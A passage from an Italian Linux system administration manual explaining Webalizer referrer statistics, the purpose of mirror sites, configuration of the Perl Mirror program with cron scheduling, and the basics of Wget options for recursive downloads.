La figura precedente mostra l'elenco degli indirizzi di provenienza per l'ingresso dei visitatori. In questo caso, trattandosi delle statistiche di *`http://a2.swlibero.org`*, si manifesta una carenza nella configurazione, dove sarebbe stato meglio mascherare i referenti appartenenti al dominio *`a2.swlibero.org`*. Comunque, si può vedere nell'esempio che uno dei referenti è un noto motore di ricerca.

Non sempre i file delle registrazioni contengono le informazioni sui referenti. Spesso è necessario intervenire nella configurazione del servente HTTP per ottenere queste indicazioni.

Figura 169.5. L'elenco delle stringhe di ricerca estrapolate dagli indirizzi referenti.

Top 6 of 6 Total Search Strings			
#	Hits		Search String
1	1	16.67%	dos freeware
2	1	16.67%	freeware dos -windows
3	1	16.67%	linux
4	1	16.67%	nslookup dos
5	1	16.67%	sis pci audio driver
6	1	16.67%	tar dos

La figura precedente mostra in pratica che Webalizer è riuscito a individuare delle stringhe di ricerca dagli indirizzi dei referenti, appartenenti a motori di ricerca noti.

169.3 Riferimenti

- *Webalizer*

  <*http://www.mrunix.net/webalizer*>

Riproduzione speculare e trasferimento dati in modo automatico

Un servizio molto importante che può offrire un servente è la copia di informazioni già accessibili attraverso la rete. Il vantaggio di creare un sito speculare, ovvero un *mirror*, sta nel ridurre la concentrazione di richieste in una sola origine. Questo si riflette positivamente sia negli utenti locali, che ottengono le informazioni più rapidamente e con meno probabilità di essere esclusi per motivi di affollamento, sia nel servizio di origine, per il minore impegno richiesto al nodo e per il minore utilizzo della banda di collegamento alla rete.

In altre situazioni, quando gli utenti di una rete privata non hanno accesso all'esterno, la creazione di un sito speculare raggiungibile da questi utenti è l'unica possibilità per loro di ottenere tali informazioni.

170.1 Chi paga

L'utilizzatore normale dei servizi di Internet può non comprendere la differenza che c'è tra l'accedere a un servizio FTP rispetto a un altro, quando questi sono identici. La *netiquette* dice di usare il servizio più vicino, ma finché non si comprende il motivo è difficile che questa regola (come altre) venga rispettata.

Internet è fatta di tanti segmenti che collegano i vari nodi di rete, o *host*. I segmenti sono i cavi per i quali deve essere pagato un affitto all'azienda che può offrire tale servizio (in base alle norme dei rispettivi paesi). Ciò si traduce generalmente in un costo fisso, per il solo fatto di utilizzare il cavo, sia che vengano trasferiti dati, sia che resti semplicemente lì a disposizione.[1]

Tuttavia, anche se si tratta di un costo fisso, quando su quel cavo passano dei pacchetti non ne possono passare degli altri, ovvero, un flusso di dati rallenta il passaggio di altri dati.

Quando si ha la necessità di prelevare dalla rete grandi quantità di dati, tipicamente attraverso il protocollo FTP, è opportuno, in tutti i sensi, di cercare la fonte più vicina. La distanza in questione non si valuta in base a uno spazio geografico, ma attraverso il numero di salti che i pacchetti devono fare, cioè il numero di nodi attraverso cui devono transitare. Minore è il numero di salti, minore sarà il numero di segmenti da utilizzare e così anche minore il costo per la comunità Internet. Questo dovrebbe chiarire anche l'utilità della presenza dei siti speculari nella rete.

170.2 Ramificazione dei siti speculari

Quando un servizio per il quale si predispongono dei siti speculari diviene molto importante e si vogliono realizzare molte di queste copie, si può porre il problema di non affollare il servizio di origine nel momento in cui i vari siti devono essere aggiornati.

Per risolvere questo problema conviene scomporre il sistema in più livelli: un punto di origine; alcuni siti speculari di primo livello (o primari); altri siti speculari che dipendono da quelli primari.

[1] Nel passato sono esistiti tipi di connessioni in cui l'affitto si pagava a un tanto a pacchetto (di dati). Ultimamente questa forma di contratto è in via di estinzione.

Figura 170.1. Ramificazione.

```
                                .---------.
                                | origine |
                                `---------'
                                     |
                                     |
                                     V
 I             .--------------*--------------*--------------.
               |              |              |              |
               V              V              V              V
           .--------.     .--------.     .--------.     .--------.
           | mirror |     | mirror |     | mirror |     | mirror |
           `--------'     `--------'     `--------'     `--------'
                                             |
                                             |
                                             V
 II                    .--------------*--------------*--------------.
                       |              |              |              |
                       V              V              V              V
                   .--------.     .--------.     .--------.     .--------.
                   | mirror |     | mirror |     | mirror |     | mirror |
                   `--------'     `--------'     `--------'     `--------'
```

170.3 Sincronizzazione

I siti speculari sono utili in quanto contenenti una copia identica delle informazioni di loro competenza. L'allineamento, o sincronizzazione, avviene attraverso un controllo periodico e il trasferimento dei dati variati. Questa operazione non può essere fatta in modo continuo; si tratta di un lavoro di routine, da eseguire periodicamente a intervalli regolari.

La scelta della lunghezza di questi intervalli e del momento in cui eseguire questa attività è molto importante. In generale è bene definire che questo lavoro di sincronizzazione non può essere svolto ragionevolmente più di una volta nell'arco delle 24 ore, perché si tradurrebbe in un carico ingiustificato per il nodo dal quale si vogliono ottenere i dati. Dall'altra parte, l'orario in cui si eseguono queste operazioni dovrebbe essere scelto in modo da non interferire con altre attività, quindi nel momento di minore carico, sia per il nodo a cui ci si collega, sia per quello all'interno del quale si esegue la riproduzione speculare.

170.4 Mirror

Mirror [2] è un programma scritto in Perl che, attraverso il protocollo FTP, permette di duplicare una gerarchia di directory presente in un nodo remoto all'interno di quello locale. Il suo scopo è (ovviamente) quello di evitare la copia di file già presenti e ritenuti aggiornati. Per ottenere questo, viene comparata la data e la dimensione dei file.

Le fasi attraverso cui Mirror compie il suo lavoro possono essere schematizzate nei punti seguenti:

- contatta il sistema remoto;
- prepara un elenco dei file e directory esistenti a partire dal punto di destinazione locale;
- prepara un elenco dei file e directory esistenti a partire dal punto di origine del sistema remoto;
- confronta i due elenchi;

[2] **Mirror** software libero con la restrizione di diffondere le modifiche solo in forma di file di differenze

- crea le sottodirectory necessarie;
- trasferisce i file necessari;
- crea i collegamenti simbolici;
- elimina file e directory non più necessari;
- termina la connessione.

Mirror può essere usato fondamentalmente in due modi: fornendo tutte le informazioni necessarie attraverso la riga di comando (sconsigliabile) o configurando il file '`mirror.defaults`'. La scelta di impostare Mirror attraverso il suo file di configurazione è decisamente preferibile, dal momento che all'interno dello stesso possono essere indicate impostazioni differenti riferite a diversi «pacchetti» da replicare. In pratica, con questo termine (pacchetto), si intende fare riferimento a un blocco di dati da replicare nel sistema locale. Attraverso la riga di comando ci si può limitare a specificare il pacchetto o i pacchetti da sincronizzare.

Utilizzando Mirror, quando si deve indicare un percorso che fa riferimento a una directory e non a un file normale, è bene aggiungere la barra obliqua finale ('`/`') per evitare ambiguità.

170.4.1 Avvio del programma

`mirror` [*opzioni*] `-g`*indirizzo*`:`*percorso*

`mirror` [*opzioni*] [*file_di_configurazione*]

L'eseguibile '**`mirror`**' è ciò che svolge tutto il lavoro. Il suo scopo è quello di duplicare e mantenere sincronizzata una copia di una directory remota, attraverso il protocollo FTP. Le due sintassi rappresentate esprimono due modi differenti di utilizzo del programma: nel primo caso si indica il nodo e la directory remota direttamente sulla riga di comando, intendendo probabilmente che quella deve essere duplicata nel sistema locale a partire dalla directory corrente, nel secondo ci si avvale di un file di configurazione, più utile per l'utilizzo sistematico.

Il file di configurazione in questione può essere quello predefinito, '`mirror.defaults`', che dovrebbe trovarsi nella stessa directory del programma (è bene ricordare che il programma è uno script Perl e la sua collocazione non corrisponde a quella dei binari normali). Generalmente, per questioni di compatibilità con la gerarchia del file system standard dei sistemi GNU, si colloca questo file nella directory '`/etc/`', mettendo un collegamento simbolico opportuno nella posizione in cui Mirror si aspetta di trovarlo.

Opzione	Descrizione
`-p`*pacchetto*	Questa opzione permette di indicare il «pacchetto» per il quale eseguire la riproduzione speculare. Si tratta di un nome che identifica una serie di opzioni, compresa l'indicazione del nodo remoto e della directory da duplicare, contenuto nel file '`mirror.defaults`' o in un altro equivalente definito nella stessa riga di comando. Questa opzione può essere utilizzata più volte, a indicare così diversi pacchetti. Se questa opzione non viene usata e ci si avvale comunque del file di configurazione, si ottiene l'esecuzione dell'allineamento di tutti i pacchetti.
`-n`	Con questa opzione si simula l'allineamento. Lo scopo è solo quello di analizzare il funzionamento e di ottenere una traccia del procedimento che verrebbe svolto.

Opzione	Descrizione
`-g`*indirizzo*`:`*percorso*	Con questa opzione si specifica l'indirizzo di un nodo remoto e un percorso da duplicare o allineare. Utilizzando questa opzione si presume che si voglia fare a meno del file di configurazione, come già descritto. A seconda di come viene rappresentato il percorso, Mirror presume le intenzioni dell'utente. Precisamente, se il percorso termina con una barra obliqua normale ('`/`') si intende che si tratti di una directory e che tutto il suo contenuto debba essere duplicato, altrimenti, il percorso viene trattato come il nome di un file preciso o un modello che rappresenta file e directory diverse. È molto probabile che l'utilizzo normale di questo programma sia volto a duplicare una directory intera, comprese le sue discendenti, per cui è bene ricordare di utilizzare la barra obliqua alla fine del percorso.
`-U`[*file_delle_registrazioni*]	Attiva la registrazione dei carichi (*upload*). Se il nome del file non viene specificato, questo viene creato nella directory corrente (dipende da Mirror quale sia questa directory) utilizzando lo schema '`upload_log.`*giorno*`.`*mese*`.`*anno*'. Per evitare che tale file venga inserito all'interno della gerarchia che viene duplicata, sarebbe bene indicare sempre questo file, quando si usa l'opzione '**`-U`**', facendo attenzione a specificare un percorso assoluto, che cioè parta dalla directory radice.
`-k`*nome*`=`*valore*	Una serie importante di impostazioni è definita attraverso valori da assegnare a delle variabili dichiarate nel file di configurazione. Per poter inserire tali indicazioni direttamente nella riga di comando occorre utilizzare questa opzione che, dopo '**`-k`**', permette di indicare un assegnamento di questo tipo.

Segue la descrizione di alcuni esempi.

- `#` **`mirror -ptulipano`**

  Avvia Mirror in modo che esegua la duplicazione o l'allineamento di quanto indicato all'interno del pacchetto '**`tulipano`**' definito all'interno del file di configurazione.

- `$` **`mirror -gdinkel.brot.dg:/pub/documenti/tulipano/`**

  Avvia Mirror senza usare il file di configurazione, specificando che si vuole duplicare o allineare la directory '`ftp://dinkel.brot.dg/pub/documenti/tulipano/`' con quella corrente (del nodo locale) nel momento in cui si avvia il programma.

  Come si vede, l'utente che esegue l'operazione non è '**`root`**', quindi i file vengono trasferiti attribuendo loro la proprietà dell'utente che esegue il comando. In questo caso, è più probabile che debba essere indicato il percorso necessario ad avviare l'eseguibile '**`mirror`**'.

170.4.2 Configurazione

Il file '`mirror.defaults`' è il mezzo normale per dirigere il comportamento di Mirror. Se l'installazione di Mirror è stata fatta correttamente e opportunamente, la sua collocazione dovrebbe essere la directory '`/etc/`'.

Il file si suddivide in configurazioni riferite a «pacchetti» differenti a cui si può fare riferimento utilizzando l'opzione '**`-p`**'.

Generalmente, questo file viene fornito con la configurazione per il pacchetto '**`defaults`**'. La configurazione corrispondente viene trattata come quella predefinita e va a sovrapporsi alle definizioni predefinite di Mirror stesso. In tal senso è opportuno verificare queste definizioni ed eventualmente modificarle, anche se per gli usi normali non dovrebbe essere necessario.

Quello che segue è un esempio del file '`mirror.defaults`' con la sola definizione di un pacchetto '**`default`**', molto più breve di quello che viene distribuito assieme all'applicativo.

```
# Il pacchetto «defaults» permette di definire una configurazione
# predefinita diversa da quella normale del programma mirror.

package=defaults
        local_dir=/home/ftp/pub/
        dir_mode=0755
        file_mode=0444
        user=0
        group=0
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
```

Per prima cosa si osserva che i commenti sono prefissati dal simbolo '**`#`**' e che le righe vuote non vengono prese in considerazione.

Le direttive di questo file sono rappresentate da semplici assegnamenti di variabili, nella forma '*nome*=*valore*'. Tutto ciò che appare dopo il segno di uguaglianza viene «inserito» nella variabile indicata alla sinistra. Non si usano delimitatori, per cui, se si lasciano spazi dopo il simbolo di uguaglianza, questi verranno inseriti, tali e quali. Sono ammissibili anche assegnamenti nella forma '*nome*+*valore*', in tal caso, ciò che appare alla destra del segno '**`+`**' viene aggiunto al contenuto della variabile.

Se esiste la necessità di spezzare una direttiva per riprenderla nella riga successiva, si può usare il simbolo e-commerciale ('**`&`**') alla fine della riga che poi deve essere ripresa. La riga successiva verrà attaccata a quella precedente eliminando gli spazi anteriori (in tal modo si possono incolonnare i dati senza inconvenienti).

Gli elenchi di direttive sono raggruppati in «pacchetti» in cui la prima direttiva è sempre '**`package=`**...'. Nell'esempio questa direttiva viene mostrata allineata diversamente dalle altre, proprio per fare risaltare visivamente il suo ruolo importante.

Variabile	Descrizione
`package`	La direttiva '**`package`**' apre un gruppo che rappresenta un pacchetto. Il file di configurazione dovrebbe contenere almeno il pacchetto '**`defaults`**', evidenziato dalla direttiva corrispondente '**`package=defaults`**'. Il valore assegnato a questa variabile deve essere un nome unico (senza spazi).
`site`	Il nome o l'indirizzo IP del nodo del quale si fa la riproduzione speculare.
`remote_dir`	Rappresenta la directory FTP remota, di cui si vuole fare la riproduzione speculare.
`local_dir`	La directory locale a partire dalla quale inizia la riproduzione speculare dei dati in questione.
`remote_user`	Permette di definire il nome dell'utente da utilizzare per la connessione FTP. Se non viene definito, si intende implicitamente che si tratti di '**`anonymous`**'.
`remote_password`	Permette di definire la parola d'ordine che dovesse essere necessaria per accedere al servizio FTP remoto. Se non si specifica, viene utilizzata quella convenzionale per l'accesso anonimo: *utente*@*host*.

Variabile	Descrizione
`do_deletes`	Permette di definire se si intende che il programma cancelli i file locali quando non ci sono più nel punto di origine. Se non viene specificato, il valore predefinito è '**`false`**', che disattiva questa possibilità.
`max_delete_files`	Permette di indicare il numero massimo di file che possono essere cancellati, o in alternativa la percentuale se dopo il numero segue il simbolo '**`%`**'. In pratica, se nel nodo remoto, per quanto riguarda ciò di cui si fa la riproduzione speculare, sono stati eliminati più file di quelli specificati con questa variabile, tali file non vengono cancellati e si ottiene solo una segnalazione di errore. Questo permette di evitare che il contenuto della riproduzione speculare venga cancellato quando l'origine viene spostata per qualche motivo, o semplicemente eliminata del tutto. Il valore predefinito è '**`10%`**', per motivi di sicurezza.
`max_delete_dirs`	Permette di indicare il numero massimo di directory che possono essere eliminate automaticamente a seguito di variazioni nell'origine. Si comporta nello stesso modo della variabile '**`max_delete_files`**'; anche in questo caso il valore predefinito è '**`10%`**'.
`update_log`	Questa variabile serve a definire il percorso di un file da utilizzare per annotare le operazioni svolte. Se il file esiste, le notizie vengono aggiunte a questo. Se non si indica un percorso assoluto, si intende un percorso relativo alla directory definita attraverso la variabile '**`local_dir`**'.
`user`	Permette di definire il nome o il numero UID dell'utente a cui attribuire la proprietà dei file e delle directory che vengono create. Se non viene specificato, viene usato l'utente che è proprietario del processo, ovvero colui che ha avviato Mirror. Se viene specificato qualcosa, è anche necessario che Mirror sia stato avviato con i privilegi dell'utente '**`root`**', altrimenti sarà impossibile cambiare la proprietà dei file e delle directory.
`group`	Permette di definire il nome o il numero GID del gruppo a cui attribuire la proprietà dei file e delle directory che vengono create.
`file_mode`	Permette di definire la modalità dei permessi attribuiti ai file creati localmente. Il valore predefinito è 0444_8, corrispondente ai soli permessi di lettura per tutti i tipi di utenti.
`dir_mode`	Permette di definire la modalità dei permessi attribuiti alle directory create localmente. Il valore predefinito è 0755_8, corrispondente ai permessi di lettura e attraversamento per tutti, aggiungendo il permesso di scrittura per l'utente proprietario (diversamente, Mirror stesso non avrebbe modo di modificarne il contenuto).

Mirror è altamente configurabile e quanto qui riportato è solo una piccola parte delle variabili su cui si potrebbe intervenire. Per conoscere le altre caratteristiche si può consultare la pagina di manuale *mirror(1)*

Segue la descrizione di alcuni esempi di configurazione.

```
package=prova
        site=localhost
        remote_dir=/pub/
        local_dir=/tmp/prova/
        do_deletes=true
        max_delete_files=100%
        max_delete_dirs=100%
        update_log=/tmp/prova.log
```

L'esempio mostra un «pacchetto» definito solo per provare a eseguire la riproduzione speculare di quanto disponibile a partire da '`ftp://localhost/pub/`', collocandolo nella directory '`/tmp/prova/`'. Se la directory di destinazione non esiste, questa viene creata.

Inoltre: è concessa la cancellazione dei file che non si trovano più nell'origine; la cancellazione è concessa fino al massimo del 100 %, sia per i file che per le directory; il file utilizzato per registrare le operazioni è '`/tmp/prova.log`'.

Per eseguire la riproduzione speculare nel modo specificato dal pacchetto '**`prova`**' si può utilizzare il comando seguente:

`mirror -pprova`

```
package=ildp
        site=ftp.pluto.linux.it
        remote_dir=/pub/pluto/ildp/
        local_dir=/home/ftp/mirror/pluto/ildp/
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

L'esempio appena mostrato è più verosimile e rappresenta la configurazione adatta a ottenere la riproduzione speculare di ILDP. In questo caso, si suppone che la directory di destinazione corretta nel proprio sistema sia '`/home/ftp/mirror/pluto/ildp/`'.

170.4.3 Riproduzione speculare di un'area HTTP

Finora è stata descritta la riproduzione speculare di un'area FTP attraverso l'applicativo Mirror, realizzato in Perl. Per utilizzare questo programma allo scopo di ottenere la riproduzione speculare di un servizio HTTP occorre qualche trucco per aggirare l'ostacolo.

Evidentemente bisogna fare in modo che si possa accedere al servizio anche attraverso FTP (di solito come un utente normale, eventualmente con dei privilegi ridotti come accade per il tipo '**`guest`**' di WU-FTP). Se si vuole consentire l'accesso in qualità di utente normale, nel nodo di origine, a cui si deve poter accedere per ottenere le varie riproduzioni speculari distribuite, occorre creare un utente apposito, la cui directory personale corrisponda all'inizio della gerarchia del servizio HTTP. Dal momento che questo utente non deve fare uso di una shell, è opportuno abbinargli il programma '**`false`**' al suo posto, avendo cura di includere tale programma tra le shell ammissibili nel file '`/etc/shells`' (altrimenti il servente FTP potrebbe rifiutarsi di accettare l'accesso con quel nominativo).

```
www:fq2243K5oN46M:33:33:Servizio HTTP:/home/httpd/html:/bin/false
```

L'esempio mostra una riga ipotetica del file '`/etc/passwd`' in cui si dichiara l'utente '**`www`**' necessario a permettere l'accesso all'area HTTP attraverso il protocollo FTP. Se si tenta di accedere in modo normale, non si riesce a ottenere una shell perché viene attivato al suo posto il programma '**`false`**' che termina subito l'esecuzione, impedendo l'accesso.

È bene chiarire che la proprietà dei file contenuti nella gerarchia da cui si diramano i documenti HTML deve essere di un utente e di un gruppo diverso dall'ipotetico '**`www`**', altrimenti si rischierebbe di consentire agli utenti FTP a cui si comunica la parola d'ordine di alterarne il contenuto.

L'esempio seguente mostra la configurazione che era necessaria a definire la riproduzione speculare di *Appunti di informatica libera* in HTML, quando qualche tempo fa la sua origine era presso il servente *`linux.calion.com`*. In base a questo esempio, è necessario accedere come utente '**`www`**' usando la parola d'ordine '**`xxx`**'.

```
package=www-al
        site=linux.calion.com
        remote_dir=/AppuntiLinux/
        local_dir=/home/httpd/html/mirror/AppuntiLinux/
        remote_user=www
        remote_password=xxx
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

170.4.4 Riproduzione speculare di servizi FTP non Unix

Il programma Mirror, per come è stato descritto, è in grado di accedere solamente a servizi FTP conformi agli standard dei sistemi Unix. Se si deve realizzare la riproduzione speculare di un servizio FTP differente, i listati che si ottengono con il comando '**`ls`**' ('**`LIST`**') sono diversi. In tal caso occorre leggere la documentazione originale di Mirror per trovare l'opzione giusta che permetta di accedere a tali FTP.

170.4.5 Attivazione automatica della procedura di allineamento

Come si può immaginare, per fare in modo che il sito speculare sia allineato regolarmente, si deve configurare il sistema Cron utilizzando gli orari più opportuni. L'esempio seguente mostra un pezzo del file crontab dell'utente '**`root`**' che avvia '**`mirror`**' per il pacchetto '**`ildp`**' alle 03:30 di ogni notte e per il pacchetto '**`www-al`**' alle 04:30 di ogni notte.

```
# mirror
30 3 * * *  /usr/sbin/mirror -pildp > /dev/null
30 4 * * *  /usr/sbin/mirror -pwww-al > /dev/null
```

Per completezza viene mostrato come si dovrebbe trasformare l'esempio nel caso si tratti del file '`/etc/crontab`', in cui i comandi di Cron riportano anche l'indicazione dell'utente per conto del quale devono essere avviati.

```
# mirror
30 3 * * * root /usr/sbin/mirror -pildp > /dev/null
30 4 * * * root /usr/sbin/mirror -pwww-al > /dev/null
```

170.5 Riproduzione speculare attraverso il protocollo HTTP

La creazione di una riproduzione speculare di un servizio HTTP, attraverso lo stesso protocollo HTTP, è più complicato rispetto a quando è possibile usare il protocollo FTP. Infatti, i vari serventi HTTP sono predisposti in modo da nascondere quanto contenuto effettivamente nelle directory, basti pensare al fatto che convenzionalmente, quando si accede a un URI che fa capo a una directory, si ottiene quasi sempre il file '`index.html`'.

Per poter realizzare una riproduzione speculare in queste condizioni, occorre che il programma che si utilizza sia in grado di seguire i vari riferimenti ipertestuali contenuti nelle pagine HTML, a partire da quella dell'indice.

Il primo effetto collaterale di questo meccanismo sta nel fatto che poi si pongono dei problemi quando questi riferimenti si muovono all'indietro, in directory precedenti al punto scelto come partenza, oppure, peggio, si rivolgono a nodi differenti (reali o virtuali che siano).

Quando si incontrano dei riferimenti assoluti, contenenti un URI completo dell'informazione del nodo, si aggiunge la necessità di verificare se si tratta dello stesso nodo (e quindi si possono modificare convenientemente) oppure se si tratta di un nodo differente.

Eventualmente, un programma del genere potrebbe prendersi cura di tentare di verificare la corrispondenza del nome contenuto nell'URI con quello dell'origine da cui si prelevano le informazioni, ma in tal caso, occorre tenere conto anche dei possibili alias che un nodo potrebbe avere nella rete.[3]

170.6 Wget

Il programma Wget [4] è in grado di prelevare file utilizzando sia il protocollo HTTP, sia FTP. La sua caratteristica più importante è la capacità di operare sullo sfondo, senza bisogno di un terminale attivo. In questo senso, è anche insensibile al segnale '**`SIGHUP`**'.[5]

Wget è predisposto normalmente per il prelievo di un file singolo; in questo senso, quando si utilizza il protocollo FTP per indicare un URI che fa riferimento a una directory, quello che si ottiene è un file HTML contenente l'indice di quella directory. La stessa cosa vale per il protocollo HTTP quando si fa riferimento a una directory per la quale il servente fornisce l'elenco del contenuto.

A seconda del fatto che si usi Wget per prelevare materiale attraverso il protocollo HTTP o FTP, il suo comportamento può essere differente; in particolare, quando si utilizza l'FTP, è possibile l'indicazione di caratteri jolly per fare riferimento a un gruppo di file.

La scansione ricorsiva deve essere richiesta in modo esplicito attraverso le opzioni o la configurazione, ma mentre nel caso dell'FTP si tratta di un processo abbastanza intuitivo attraverso cui si discendono le varie directory, quando si utilizza il protocollo HTTP significa seguire i riferimenti ipertestuali che si incontrano.

> Quando si utilizza Wget per replicare un'area FTP particolare, la differenza fondamentale tra questo e il programma Mirror, sta nel fatto che Wget non è predisposto per eliminare i file che nell'origine sono stati rimossi.

---

[3] Infatti, per esempio, *`dinkel.brot.dg`* potrebbe essere la stessa cosa di *`www.brot.dg`*.

[4] **Wget** GNU GPL

[5] Alcune shell, quando concludono la loro attività, cercano di eliminare i processi loro discendenti, senza limitarsi a inviare un semplice '**`SIGHUP`**'. In tal caso conviene avviare '**`wget`**' attraverso '**`nohup`**'.

170.6.1 Forma dell'URI

Per raggiungere gli oggetti che si vogliono scaricare si utilizzano degli URI, la cui forma può essere espressa dalle sintassi seguenti.

`http://`*host*[`:`*porta*]`/`[*percorso*]
`ftp://`*host*[`:`*porta*]`/`[*percorso*]
`http://`*utente*[`:`*parola_d'ordine*]`@`*host*[`:`*porta*]`/`[*percorso*]
`ftp://`*utente*[`:`*parola_d'ordine*]`@`*host*`/`[*percorso*]

Generalmente, con il protocollo HTTP, l'indicazione di un utente e di una parola d'ordine non è richiesta e di conseguenza si salta. Nel caso del protocollo FTP è invece obbligatoria l'identificazione: quando queste informazioni non vengono fornite, né nell'URI, né nelle opzioni e nemmeno nei file di configurazione, si utilizza il noto utente anonimo ('**`ftp`**').

Come accennato, l'utente e la parola d'ordine possono essere forniti attraverso opzioni della riga di comando o direttive dei file di configurazione. A questo proposito, è importante osservare che si gestiscono due coppie diverse di nominativo-utente e parola d'ordine: una per il protocollo FTP e una per HTTP.

> L'indicazione della parola d'ordine nella stessa riga di comando (nell'URI o nelle opzioni) è pericolosa perché risulta visibile nell'elenco dei processi in esecuzione.

170.6.2 File di configurazione

Wget può essere configurato attraverso due file di configurazione: '`/etc/wgetrc`' e '`~/.wgetrc`'. Il primo rappresenta la configurazione dell'intero sistema e potrebbe essere collocato anche in altre posizioni del file system, a seconda della particolare distribuzione GNU che si utilizza; il secondo è il file di configurazione personalizzato. Le direttive contenute nel file di configurazione personale prendono il sopravvento su quelle della configurazione globale di sistema.

In ultima analisi, le opzioni della riga di comando prendono il sopravvento sulla configurazione.

Il contenuto di questi due file di configurazione segue le stesse regole sintattiche. I commenti sono preceduti dal simbolo '`#`' e così sono ignorate anche le righe bianche. Le direttive vengono espresse in forma di assegnamento di variabile, come indicato di seguito:

nome = *valore*

Per la precisione si distingue tra direttive che si riferiscono a modalità di funzionamento che possono essere attivate o disattivate, a cui si assegnano le parole chiave '**`on`**' oppure '**`off`**', da quelle a cui deve essere assegnata una stringa contenente una qualche informazione. In particolare, in questo ultimo caso, se si indica una direttiva in cui non si assegna alcun valore, si intende azzerare implicitamente quanto definito precedentemente per quella funzione di Wget (lo stesso ragionamento vale naturalmente anche per le opzioni della riga di comando).

170.6.3 Utilizzo del programma

```
wget [opzioni] uri...
```

Wget si materializza in pratica nell'eseguibile '**wget**'. Come si può vedere dalla sintassi, l'uso di questo programma può essere molto semplice. È necessaria l'indicazione di almeno un URI e in mancanza di altri dati si intende ottenere solo la copia dell'oggetto a cui fa riferimento l'URI stesso (se si tratta di una directory di un FTP, si ottiene solo l'indice del contenuto).

La cosa più importante e delicata che può essere regolata attraverso le opzioni è la scansione ricorsiva del punto di origine, soprattutto quando l'URI di partenza fa riferimento al protocollo HTTP.

'**wget**' è esente da segnali '**SIGHUP**' e per questo è adatto particolarmente all'uso sullo sfondo (*background*), ma in tal caso è sempre meglio utilizzare '**nohup**' per sicurezza, perché alcune shell provvedono a eliminare i processi loro discendenti quando loro stesse terminano di funzionare.

La sintassi indicata è solo una semplificazione; in realtà, l'URI, pur essendo un'informazione necessaria, potrebbe essere fornito attraverso un file locale contenente uno o più riferimenti da scandire.

Nell'elenco seguente vengono elencate alcune opzioni elementari, assieme alle direttive corrispondenti dei file di configurazione.

Opzione o direttiva	Descrizione
`-o` *file* `--output-file=`*file*	Durante il suo funzionamento, vengono generati dei messaggi che normalmente sono emessi attraverso lo standard output. Per evitare che ciò avvenga si può utilizzare questa opzione in modo da creare il file indicato, mettendoci dentro tali messaggi. Se questo file dovesse esistere già, verrebbe cancellato.
`-a` *file* `--append-output=`*file*	Invia nel file indicato i messaggi che altrimenti sarebbero destinati allo standard output, come con l'opzione '**-o**', con la differenza che i dati vengono aggiunti al file, se questo esiste già.

`-v`
`--verbose`
`verbose = on`
	Attiva la modalità dettagliata in cui tutte le informazioni vengono emesse. A meno che il programma sia stato compilato in modo particolare, si tratta sempre della modalità predefinita.

`-nv` `verbose = off`	Questa opzione, permette di disattivare la modalità dettagliata, facendo in modo che siano generati solo i messaggi essenziali.

`-r`
`--recursive`
`recursive = on`
	Questa opzione permette di eseguire una scansione ricorsiva.

`-l` *n_livelli* `--level=`*n_livelli* `reclevel =` *n_livelli*	Specifica la profondità massima di ricorsione. Questa indicazione è fondamentale quando si vuole riprodurre un URI di tipo HTTP, perché i riferimenti possono andare in ogni direzione. Il valore predefinito è di cinque livelli.

Opzione o direttiva	Descrizione

`-nc`
`--no-clobber`
`noclobber = on`
	n condizioni normali, quando si esegue una scansione ricorsiva allo scopo di prelevare una copia di un URI remoto, i file che dovessero essere già presenti nel sistema locale, verrebbero sovrascritti. Utilizzando questa opzione, si evita la sovrascrittura, ma soprattutto si evita che questi vengano caricati dal nodo remoto. Se si tratta di file HTML, cioè file da cui si può partire per un livello di ricorsione successivo, questi vengono semplicemente letti dal sistema locale.
	In tal modo, questa opzione è importante per riprendere lo scarico di un URI remoto che in precedenza era stato interrotto.

`-t` *n_tentativi* `--tries=`*n_tentativi* `tries =` *n_tentativi*	Permette di definire un numero di tentativi per accedere alla risorsa. Se si utilizza il numero zero, o la parola chiave '**`inf`**', si intende fare in modo che '**`wget`**' tenti all'infinito.
`-P` *directory_locale* `--directory-prefix=`*directory_locale* `dir_prefix =` *directory_locale*	Permette di definire una posizione diversa dalla directory corrente per lo scarico dei file dall'URI remoto.

Gli esempi seguenti partono dal presupposto che non sia stato predisposto alcun file di configurazione, per cui tutto quanto è descritto dalla riga di comando.

- `$` **`wget "http://dinkel.brot.dg/listino.html"`**

  Preleva il file '`listino.html`' dall'URI '`http://dinkel.brot.dg/listino.html`', salvandolo nella directory corrente.

- `$` **`wget "ftp://dinkel.brot.dg/pub/listino.html"`**

  Preleva il file '`listino.html`' dall'URI '`ftp://dinkel.brot.dg/pub/listino.html`', salvandolo nella directory corrente.

- `$` **`wget "http://dinkel.brot.dg/"`**

  Genera il file '`index.html`' nella directory corrente, contenente quanto restituito dall'URI '`http://dinkel.brot.dg/`' (potrebbe trattarsi effettivamente dell'elenco del contenuto oppure di una pagina di ingresso).

- `$` **`wget "ftp://dinkel.brot.dg/"`**

  Genera il file '`index.html`' nella directory corrente, contenente l'elenco del contenuto dell'URI '`ftp://dinkel.brot.dg/`'.

- `$` **`wget -r "ftp://dinkel.brot.dg/pub/progetto/"`**

  Riproduce l'URI '`ftp://dinkel.brot.dg/pub/progetto/`' con tutto il contenuto della directory specificata e di quelle successive fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/pub/progetto/`...' nella directory corrente.

- `$` **`wget -r -l inf "ftp://dinkel.brot.dg/pub/progetto/"`**

  Come nell'esempio precedente, ma viene riprodotto tutto il ramo '`progetto/`', senza limiti di livelli di ricorsione. Infatti, trattandosi di un URI FTP, non si pongono problemi a questo tipo di scelta, dal momento che la struttura ha un termine.

- `$` **`wget -r -l inf -nc "ftp://dinkel.brot.dg/pub/progetto/"`**

  Come nell'esempio precedente, con la differenza che, se parte dei file contenuti nell'URI remoto sono già presenti localmente, questi non vengono prelevati effettivamente.

- $ **nohup wget -r -l inf -nc -o ~/mio_log ↩**
  ↪"ftp://dinkel.brot.dg/pub/progetto/" &

  Come nell'esempio precedente, con la differenza che il processo viene messo sullo sfondo (*background*) e viene controllato da '**nohup**', in modo da garantire che non sia interrotto quando la shell termina di funzionare. Inoltre viene generato il file '~/mio_log' con i messaggi emessi.

- $ **wget -r "http://dinkel.brot.dg/progetto/"**

